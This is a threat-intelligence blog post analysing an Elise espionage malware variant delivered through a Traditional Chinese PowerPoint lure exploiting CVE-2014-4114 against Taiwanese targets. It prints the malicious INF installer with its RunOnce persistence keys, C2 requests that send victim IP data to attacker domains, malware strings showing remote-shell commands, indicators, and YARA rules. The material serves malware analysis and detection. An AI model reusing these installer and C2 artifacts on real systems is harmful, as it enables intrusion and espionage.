
# ELISE: Security Through Obesity

**23 December 2015**



By Michael Yip

## Executive Summary

Taiwan has long been subjected to persistent targeting from espionage motivated threat actors. This blog presents our analysis of one of the latest malware variants targeting individuals in Taiwan, which exhibits some interesting characteristics that can be useful for detecting and defending against the threat – including the creation of an obese file, weighing in at 500MB, as part of its execution.

## Malware Analysis

The sample which caught our attention for this analysis is a PowerPoint slideshow file named台灣學生網路援交觀察.pps (translation: “Observations on cyber compensated dating among Taiwanese students”). The sample was submitted to VirusTotal on 3rd December 2015 from Taiwan and at the time was only detected by 3 out of 54 antivirus vendors as malicious. An exploit for CVE-2014-4114 is also detected and tagged by VirusTotal.


**Figure 1: The sample is a PowerPoint file with exploit for CVE-2014-4114 embedded.**

### The initial lure

The figures below show some of the slides from the slideshow. All the contents in the slideshow are written in Traditional Chinese, which is typically used in provinces in Southern China such as Guangdong and Hong Kong, as well as Taiwan. Since the topic of the slideshow relates explicitly to Taiwanese and the submission was from Taiwan, we assess the attacker was likely targeting Taiwanese individuals.




**Figure 2: The lure document is a Powerpoint (.pps) slideshow on “Observations into cyber compensated dating (援交) among Taiwanese students”.**

Given the use of a malicious document as the initial lure, the delivery method in this campaign is almost certainly spear-phishing.

### Exploitation

Once the slideshow file is opened, whilst the slides are displayed in full screen mode, the malware is dropped in the background. Specifically, two files are dropped into the `%TEMP%` directory: `hlwyss.jpg` and `hlwyss.inf`.

By examining the file header (as shown in Figure 3) of hlwyss.jpg, we can see that the file is in fact a MS-DOS executable:



**Latest posts from Cyber security updates**

*ELISE: Security Through Obesity*
*Why 2015 was the tipping point for cybersecurity*
*#PrivateBizChat: Cybersecurity - 15 December, 12.30pm - 1.30pm*
*We are not one, we are many*
*Ingredients for Consumer Security*
*It won’t happen to us: An optimistic outlook on breaches*
*Is threat intelligence the key to realising cyber insurance potential?*
*UnityGhost: the ghost adventure continues*
*Cyber security in engineering and construction*
*A tale of Pirpi, Scanbox & CVE-2015-3113*

```
hlwyss.jpg
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..............
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ................
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ........!..L.!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  58 40 5C 60 1C 21 32 33 1C 21 32 33 1C 21 32 33  X@\`.!23.!23.!23
00000090  3B E7 49 33 1E 21 32 33 DF 2E 6F 33 10 21 32 33  ;.I3.!23..o3.!23
000000A0  15 59 A7 33 1B 21 32 33 15 59 B6 33 11 21 32 33  .Y.3.!23.Y.3.!23
000000B0  1C 21 33 33 91 21 32 33 15 59 A1 33 1F 21 32 33  .!33.!23.Y.3.!23
000000C0  15 59 B1 33 20 21 32 33 3B E7 4C 33 1D 21 32 33  .Y.3 !23;.L3.!23
000000D0  02 73 B8 33 1B 21 32 33 02 73 A0 33 1D 21 32 33  .s.3.!23.s.3.!23
000000E0  02 73 A6 33 1D 21 32 33 02 73 A3 33 1D 21 32 33  .s.3.!23.s.3.!23
000000F0  52 69 63 68 1C 21 32 33 00 00 00 00 00 00 00 00  Rich.!23........
00000100  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00  ........PE..L...
00000110  50 EE 53 56 00 00 00 00 00 00 00 00 E0 00 02 21  P.SV...........!
```

**Figure 3: File header of hlwyss.jpg shows it's an MS-DOS executable.**

The `hlwyss.inf` is an INF file which specifies file system operations required to install the malware (as shown in Figure 4). The use of an embedded INF file for malware installation is consistent with the Metasploit implantation of CVE-2014-4114, better known as the 'Sandworm' vulnerability.

```
; Copyright (c) Microsoft Corporation.  All rights reserved

[Version]
Signature = "$CHICAGO$"
Class=61883
ClassGuid={7EBEFBC0-3200-11d2-B4C2-00A0C9697D17}
Provider=%Msft%
DriverVer=06/21/2006,6.1.7600.16385

[DestinationDirs]
DefaultDestDir = 1

[DefaultInstall]
CopyFiles = RxCopy
AddReg = RxStart

[RxCopy]
hlwyss.dll, hlwyss.jpg,,0x10
[RxStart]
HKCU,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,"RUNDLL32 "%1%"\hlwyss.dll,Setting"
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,"RUNDLL32 "%1%"\hlwyss.dll,Setting"
```

**Figure 4: Contents of the hlwyss.inf which shows the renaming of hlwyss.jpg to hlwyss.dll and installation of the RunOnce key for malware execution.**

As indicated in the INF file, the installation script renames `hlwyss.jpg` to `hlwyss.dll` and sets up the malware through the creation of two `RunOnce` keys to ensure the execution of the malicious DLL using `rundll32.exe`, with the entry point `Setting`.

## Installation and execution

On examining logs produced during execution by ProcessMonitor, we find that aside from following the instructions outlined in the INF file, the malware proceeds to perform additional operations to complete its installation. In particular, the malware replicates itself in the `%AppData%\Roaming\Programs` folder and names its cloned copy '`Syncmgr.dll`' (see Figure 5).

| | | | | | |
|---|---|---|---|---|---|
| 12:34:02.1822676 | rundll32.exe | 2464 | CreateFile | C:\Users\malware\AppData\Local\Temp\hlwyss.dll | SUCCESS |
| 12:34:02.1822947 | rundll32.exe | 2464 | QueryAttributeTagFile | C:\Users\malware\AppData\Local\Temp\hlwyss.dll | SUCCESS |
| 12:34:02.1823106 | rundll32.exe | 2464 | CloseFile | C:\Users\malware\AppData\Local\Temp\hlwyss.dll | SUCCESS |
| 12:34:02.1823749 | rundll32.exe | 2464 | CreateFile | C:\Users\malware\AppData\Local\Temp\hlwyss.dll | SUCCESS |
| 12:34:02.1823950 | rundll32.exe | 2464 | QueryStandardInformationFile | C:\Users\malware\AppData\Local\Temp\hlwyss.dll | SUCCESS |
| 12:34:02.1824042 | rundll32.exe | 2464 | QueryBasicInformationFile | C:\Users\malware\AppData\Local\Temp\hlwyss.dll | SUCCESS |
| 12:34:02.1824193 | rundll32.exe | 2464 | QueryStreamInformationFile | C:\Users\malware\AppData\Local\Temp\hlwyss.dll | SUCCESS |
| 12:34:02.1824352 | rundll32.exe | 2464 | QueryBasicInformationFile | C:\Users\malware\AppData\Local\Temp\hlwyss.dll | SUCCESS |
| 12:34:02.1824450 | rundll32.exe | 2464 | QueryEaInformationFile | C:\Users\malware\AppData\Local\Temp\hlwyss.dll | SUCCESS |
| 12:34:02.1825126 | rundll32.exe | 2464 | CreateFile | C:\Users\malware\AppData\Roaming\Programs\Syncmgr.dll | SUCCESS |
| 12:34:02.1827503 | rundll32.exe | 2464 | CloseFile | C:\Users\malware\AppData\Roaming\Programs\Syncmgr.dll | SUCCESS |
| 12:34:02.1829509 | rundll32.exe | 2464 | CreateFile | C:\Users\malware\AppData\Roaming\Programs\Syncmgr.dll | SUCCESS |
| 12:34:02.1829738 | rundll32.exe | 2464 | QueryAttributeInformationVolu... | C:\Users\malware\AppData\Roaming\Programs\Syncmgr.dll | SUCCESS |
| 12:34:02.1829981 | rundll32.exe | 2464 | QueryBasicInformationFile | C:\Users\malware\AppData\Roaming\Programs\Syncmgr.dll | SUCCESS |
| 12:34:02.1830087 | rundll32.exe | 2464 | QueryAttributeInformationVolu... | C:\Users\malware\AppData\Local\Temp\hlwyss.dll | SUCCESS |
| 12:34:02.1830280 | rundll32.exe | 2464 | SetEndOfFileInformationFile | C:\Users\malware\AppData\Roaming\Programs\Syncmgr.dll | SUCCESS |

**Figure 5: As part of the installation, another DLL called Syncmgr.dll is also created.**

To ensure persistence on future restarts a `Run` key is also installed, however, the `Run` key points to the newly created `Syncmgr.dll` rather than the original `hlwyss.dll`.

| | |
|---|---|
| HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | |
| Loader Dynamic Link Library | c:\users\malware\appdata\roaming\programs\syncmgr.dll |
| HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce | |
| Loader Dynamic Link Library | c:\users\malware\appdata\local\temp\hlwyss.dll |




**Figure 6: Run and RunOnce keys installed to ensure malware execution on boot up.**

Planting the malware in the user's `AppData\Roaming` folder is also a sign that the attacker was likely to be targeting corporate users as corporate users often possess roaming user profiles, a Windows feature that allows users to access their customised Windows environment from different machines.

As `Syncmgr.dll` is the main malicious payload, we took a closer look at the file. The malware was compiled on 24 th November 2015 and it is a 32-bit DLL. This shows that the sample is recent and indicates the threat actor is currently active.

Examining the PE structure of `Syncmgr.dll` shows a hidden executable embedded as one of the resources:

| Type | Name | Signature | Standard | Size (52766 bytes) | MD5 | Language (1) |
|---|---|---|---|---|---|---|
| ASDASDASDASDSAD | 102 | Executable (CPU: 32-bit, Subsystem: GUI, Signature: n/a) | - | 51712 | CFCCF6204D668B95146A1A3D7846E320 | English United States |
| Version Info | 1 | Version Info | x | 708 | 59A9A6619C7EBB0ED0186F6A3835DC60 | English United States |
| Manifest | 2 | Manifest | x | 346 | A01815DD3EFD586CEF06787513A3F5A4 | English United States |

**Figure 7: Executable embedded in resource.**

Once `SyncManager.dll` is executed, an `iexplore.exe` process is spawned:




**Figure 8: A malicious iexplore.exe process spawned.**

Unsurprisingly, the strings of the `iexplore.exe` process reveals that the malware has injected itself into the process.




**Figure 9: Malware injected into iexplore.exe.**

By visualising the ProcessMonitor logs in ProcDOT, we see that two more files are created by the malware: `WEB2013BW6.DAT` and `60HGBC00.DAT`.




**Figure 10: Malware creates two addition .DAT files.**

By comparing the code constructs between the embedded resource `ASDASDASDASDSAD` and `WEB2013BW6.DAT`, we see that they contain the identical code, as shown below:




**Figure 11: The embedded resource (left) and WEB2013BW6.DAT have similar code constructs.**

However, `WEB2013BW6.DAT` is over 500MB in size which is significantly larger than `ASDASDASDASDSAD` which is only 51KB in size:

| Name | Date modified | Type | Size |
|---|---|---|---|
| WEB2013BW6.DAT | 09/12/2015 12:34 | DAT File | 512,051 KB |
| Syncmgr.dll | 09/12/2015 12:33 | Application extens... | 154 KB |
| 60HGBC00.DAT | 09/12/2015 12:34 | DAT File | 2 KB |

**Figure 12: Dropped files in AppData\Roaming\Programs folder.**

An examination into the PE structure of `WEB2013BW6.DAT` shows that a significant amount of junk characters are appended to the foot of the file:




**Figure 13: Padding towards the end of WEB2013BW6.DAT.**

Based on its contents, the .DAT file is likely a component responsible for network communication. ProcMon logs also show that only once the `iexplore.exe` process is spawned, that the .DAT file is loaded into the process. Our current hypothesis is that this is component of the malware often triggers antivirus signatures, and its huge size is an effort by the authors to evade detection.

## Network communications

Once the malware is executed, a HTTP GET request is sent to `showip[.]net` in an attempt to find out the victim's external IP address.

```
GET /index.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: showip.net
Cache-Control: no-cache
```

**Figure 14: HTTP GET request to showip[.]net.**

After obtaining the IP address, the malware then sends out a HTTP GET request to one of three command & control (C2) servers configured in the malware, such as `ustar5.PassAs[.]us`. The full HTTP headers are as shown in the figure below:

```
GET /Default.aspx HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: ustar5.PassAs.us
Cache-Control: no-cache
Cookie: guid=fed508e9-1e6f-4787-abba-fb3f8b2e54fb; op=101; SHO=192.168.56.103
```

**Figure 15: Network traffic to ustar5.PassAs[.]us generated after the malware is executed.**

There are two interesting aspects to the observed HTTP traffic. Firstly, the user-agent is hardcoded in the malware and as shown in the above figures, the same user-agent is used in both GET requests. Secondly, the victim IP is stored as the SHO value in the cookie field in the HTTP GET request to the C2 server. Both characteristics are useful for detection the presence of this particular malware.

The malware is configured to use the following hosts for c2 servers:

| Domain | IP | Last seen |
|---|---|---|
| **ustar5.PassAs[.]us** | 203.124.14[.]241 | 03/12/2015 |
| | 103.193.150[.]33 | 15/12/2015 |
| **dnt5b.myfw[.]us** | 127.0.0.1 | 15/12/2015 |
| **-** | 203.124.14[.]241 | - |

As the malware attempts to establish contact with each of the designated C2 server, the malware also logs the errors in a `.tmp` log file stored in the `%TEMP%` directory:

```
2015/12/09 12:34:01 - Removing...
2015/12/09 12:34:10 - 00.
2015/12/09 12:34:13 - index:0.
2015/12/14 16:54:14 - 00.
2015/12/14 16:54:14 - index:0.
2015/12/14 16:54:28 - exception:The server name or address could not be resolved
.
2015/12/14 16:54:40 - exception:The server name or address could not be resolved
.
2015/12/14 17:04:40 - CSTC = 2.
2015/12/14 17:04:40 - index:1.
2015/12/14 17:05:01 - exception:A connection with the server could not be established
.
2015/12/14 17:15:01 - CSTC = 1.
2015/12/14 17:15:01 - index:2.
2015/12/14 17:15:16 - exception:The server name or address could not be resolved
```

**Figure 16: Log file generated by the malware during execution logging failed attempts at establishing contact with configured C2s.**

## Functionalities

By examining the code constructs in the malware, we found evidence of the following functions:

- File upload – upload file to server
- File download – download file to victim machine
- Remote shell – spawn remote shell
- File system reconnaissance – obtain file metadata data
- Process enumeration – enumerate running processes

Some of these functionalities are visible in the ASCII strings from the embedded payload `ASDASDASDASDSAD`:

| Addr... | Length | Type | String |
|---|---|---|---|
| "..." .rdata:1... | 00000013 | C | STSM_exception:%s. |
| "..." .rdata:1... | 0000001D | C | UploadFile - Error - malloc |
| "..." .rdata:1... | 00000020 | C | UploadFile - Error - Open File: |
| "..." .rdata:1... | 0000001C | C | UploadFile: offset overflow |
| "..." .rdata:1... | 0000000A | C | UF_TL=%d. |
| "..." .rdata:1... | 0000000A | C | UF_CP %d. |
| "..." .rdata:1... | 00000021 | C | UploadFile - EncryptBuffer Error |
| "..." .rdata:1... | 00000007 | C | Offset |
| "..." .rdata:1... | 0000000A | C | TotalData |
| "..." .rdata:1... | 00000005 | C | POST |
| "..." .rdata:1... | 0000001F | C | UploadFile - StatusCode != 200 |
| "..." .rdata:1... | 0000000F | C | UplaodFile OK. |
| "..." .rdata:1... | 00000019 | C | UploadFile exception:%s. |
| "..." .rdata:1... | 00000025 | C | UploadFile exception:%s,code:0x%08x. |
| "..." .rdata:1... | 0000000C | C | TotalLength |
| "..." .rdata:1... | 0000001F | C | DownloadFile - Error - malloc |
| "..." .rdata:1... | 00000021 | C | DownloadFile - Error - Open File |
| "..." .rdata:1... | 00000011 | C | Range: bytes=%d- |
| "..." .rdata:1... | 0000002E | C | DownloadFile Error : Receive Data From Server |
| "..." .rdata:1... | 00000013 | C | FD_BytesRead <= 0. |
| "..." .rdata:1... | 00000023 | C | DownloadFile - DecryptBuffer Error |
| "..." .rdata:1... | 0000000A | C | DF_CP %d. |
| "..." .rdata:1... | 0000002E | C | DownloadFile - DowndLoad File End, Length:%d. |
| "..." .rdata:1... | 0000001D | C | DownloadFile - exception:%s. |
| "..." .rdata:1... | 00000029 | C | DownloadFile - exception:%s,code:0x%08x. |
| "..." .rdata:1... | 00000013 | C | cmd.exe /c %s > %s |
| "..." .rdata:1... | 0000000D | C | kernel32.dll |
| "..." .rdata:1... | 0000000F | C | CreateProcessA |
| "..." .rdata:1... | 00000015 | C | execute cmd timeout. |
| "..." .rdata:1... | 00000008 | C | guid=%s |
| "..." .rdata:1... | 00000008 | C | name=%s |
| "..." .rdata:1... | 00000009 | C | delay=%d |
| "..." .rdata:1... | 0000000B | C | Server1=%s |
| "..." .rdata:1... | 0000000B | C | Server2=%s |
| "..." .rdata:1... | 0000000B | C | Server3=%s |
| "..." .rdata:1... | 0000000A | C | Ver=%d.%d |
| "..." .rdata:1... | 00000009 | C | Proxy=%d |
| "..." .rdata:1... | 00000009 | C | Perflib_ |
| "..." .rdata:1... | 0000001F | C | Create Temp File Error:0x%08x. |
| "..." .rdata:1... | 00000010 | C | Create Shell ok |

**Figure 17: Strings from the malware show hints on the functionalities offered by the malware.**

## Association with LOTUS BLOSSOM

Our first step in attempting to tie activity to known campaigns is to look for any infrastructure overlaps between the domains used and those used previously by known threat actors, however we were unable to identify any infrastructure overlap in this case.

However, network infrastructure is not the only method for attribution. Other useful methods include common tools and techniques used by threat actors, as well as any other behavioural patterns in the modus operandi associated with specific threat actors.

In this case, we believe the sample analysed is associated with the 'Lotus Blossom' threat actor based on the following characteristics which are also seen in other samples associated with the actor:

- The use of Microsoft Office document with content in Traditional Chinese as initial lure and exploit;
- The targeting of Taiwanese individuals (Taiwan is often the target of the Lotus Blossom group) ;
- The malware is written in `C++` (like most other malware used by the Lotus Blossom threat actor);
- The mention of `Loader.dll` (a filename referenced in other Elise samples);
- The use of dynamic DNS domains, including use of the same providers;
- The fixed user-agent `Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1);`
- Mutex string `Global\{7BDACDEE-8BF6-4664-B946-D00FCFF1FFBA};`
- The format of the configuration for the C2 servers (e.g. `Server1=%s`) ; and;
- The presence of a JSON-like string within the malware matching the following regular expression: `\{\"r\":\"[0-9]{12}\",\"l\":\"[0-9]{12}\",\"u\":\"[0-9]{7}\",\"m\":\"[0-9]{12}\"\}.`

These relationships are displayed graphically in the Maltego graph below:



**Figure 18: Some overlapping features among related samples, including the sample analysed in this blog- c205fc5ab1c722bbe66a4cb6aff41190.**

### Conclusion

Taiwan has long been heavily targeted by espionage threat actors and ‘Lotus Blossom’ is one of the most active threat actors currently targeting the country. The analysis presented in this blog provides an overview of one of their latest malware variants and new network infrastructure associated with the group. The compile time of the sample shows that the malware was compiled in November which indicates that the group is still actively targeting Taiwanese victims.

### Recommendation

To help detect the presence of the malware described in this blog, we have included both network and host based signatures in the Appendix.

### Further Information

We specialise in providing the services required to help clients resist, detect and respond to advanced cyber attacks. This includes crisis events such as data breaches, economic espionage and targeted intrusions, including those commonly referred to as APTs. If you would like more information on any of the threats discussed in this alert please feel free to get in touch, by e-mailing threatintelligence@uk.pwc.com.

Michael Yip | Cyber Threat Detection & Response
+44 (0)20 78043900
my Linked in profile

## Appendix

### File descriptions

Below table shows the metadata of the file(s) referenced in this blog:

| | |
|---|---|
| **Sample 1** | |
| **Filename** | 台灣學生網路援交觀察.pps |
| **Filesize (bytes)** | 24,1504 |
| **MD5** | c205fc5ab1c722bbe66a4cb6aff41190 |
| **Last saved** | 2015-12-03 03:45:11 |
| **Architecture Type** | - |
| **Packer** | None |
| **Comments** | This is the initial lure document. |
| **Sample 2** | |
| **Filename** | SyncMgr.dll/hlwyss.dll |

| | |
|---|---|
| **Filesize (bytes)** | 156,976 |
| **MD5** | 353fc24939bb5db003097a8dd3c0ee7b |
| **File PE Compile Time** | 2015-11-24 04:57:52 |
| **Architecture Type** | 32-bit |
| **Packer** | None |
| **Comments** | This is the Elise variant. |
| **Sample 3** | |
| **Filename** | hlwyss.inf |
| **Filesize (bytes)** | 1,136 |
| **MD5** | bc179ebf3ca089dc9f3596beea38ab27 |
| **File PE Compile Time** | - |
| **Architecture Type** | - |
| **Packer** | None |
| **Comments** | This is the INF file used as part of the exploit code. |
| **Sample 4** | |
| **Filename** | WEB2013BW6.DAT |
| **Filesize (kilobytes)** | 512,051 |
| **MD5** | 3940a839c8f933cbdc17a50d164186fa |
| **File PE Compile Time** | - |
| **Architecture Type** | - |
| **Packer** | None |
| **Comments** | This is the malware packed with junk code. |

| | |
|---|---|
| **Sample 5** | |
| **Filename** | 60HGBC00.DAT |
| **Filesize (bytes)** | 1292 |
| **MD5** | 6fcdc554b71db3f0b46c7722c2a08285 |
| **File PE Compile Time** | - |
| **Architecture Type** | - |
| **Packer** | None |
| **Comments** | This is an encrypted file object. |

## Indicators

Below are the network indicators referenced in this blog:

| | |
|---|---|
| **Domain** | ustar5.PassAs[.]us |
| **Domain** | dnt5b.myfw[.]us |
| **IP** | 203.124.14[.]241 |
| **IP** | 103.193.150[.]33 |

## Detection signatures

### Yara

```
rule Lightserver_variant_B : Red_Salamander

{

      meta:

            description = "Elise lightserver variant."

            author = "PwC Cyber Threat Operations :: @michael_yip"

            version = "1.0"

            created = "2015-12-16"

            exemplar_md5 = "c205fc5ab1c722bbe66a4cb6aff41190"

      strings:

            $json = /\{\"r\":\"[0-9]{12}\",\"l\":\"[0-9]{12}\",\"u\":\"[0-9]
{7}\",\"m\":\"[0-9]{12}\"\}/

            $mutant1 = "Global\\{7BDACDEE-8BF6-4664-B946-D00FCFF1FFBA}"

            $mutant2 = "{5947BACD-63BF-4e73-95D7-0C8A98AB95F2}"

            $serv1 = "Server1=%s"

            $serv2 = "Server2=%s"

            $serv3 = "Server3=%s"

      condition:

            uint16(0) == 0x5A4D and ($json or $mutant1 or $mutant2 or all of ($serv*))

}

import "pe"

rule Elise_lstudio_variant_B_resource

{

meta:

description = "Elise lightserver variant."

author = "PwC Cyber Threat Operations :: @michael_yip"

version = "1.0"

created = "2015-12-16"

exemplar_md5 = "c205fc5ab1c722bbe66a4cb6aff41190"


condition:

uint16(0) == 0x5A4D and for any i in (0..pe.number_of_resources - 1) :
(pe.resources[i].type_string ==
"A\x00S\x00D\x00A\x00S\x00D\x00A\x00S\x00D\x00A\x00S\x00D\x00S\x00A\x00D\x00")

}
```



« Why 2015 was the tipping point for cybersecurity | Main

**Comments**

**Post a comment**

Comments are moderated and will not appear until the author has approved them.

If you have a TypeKey or TypePad account, please Sign in

Name*

Email*

Website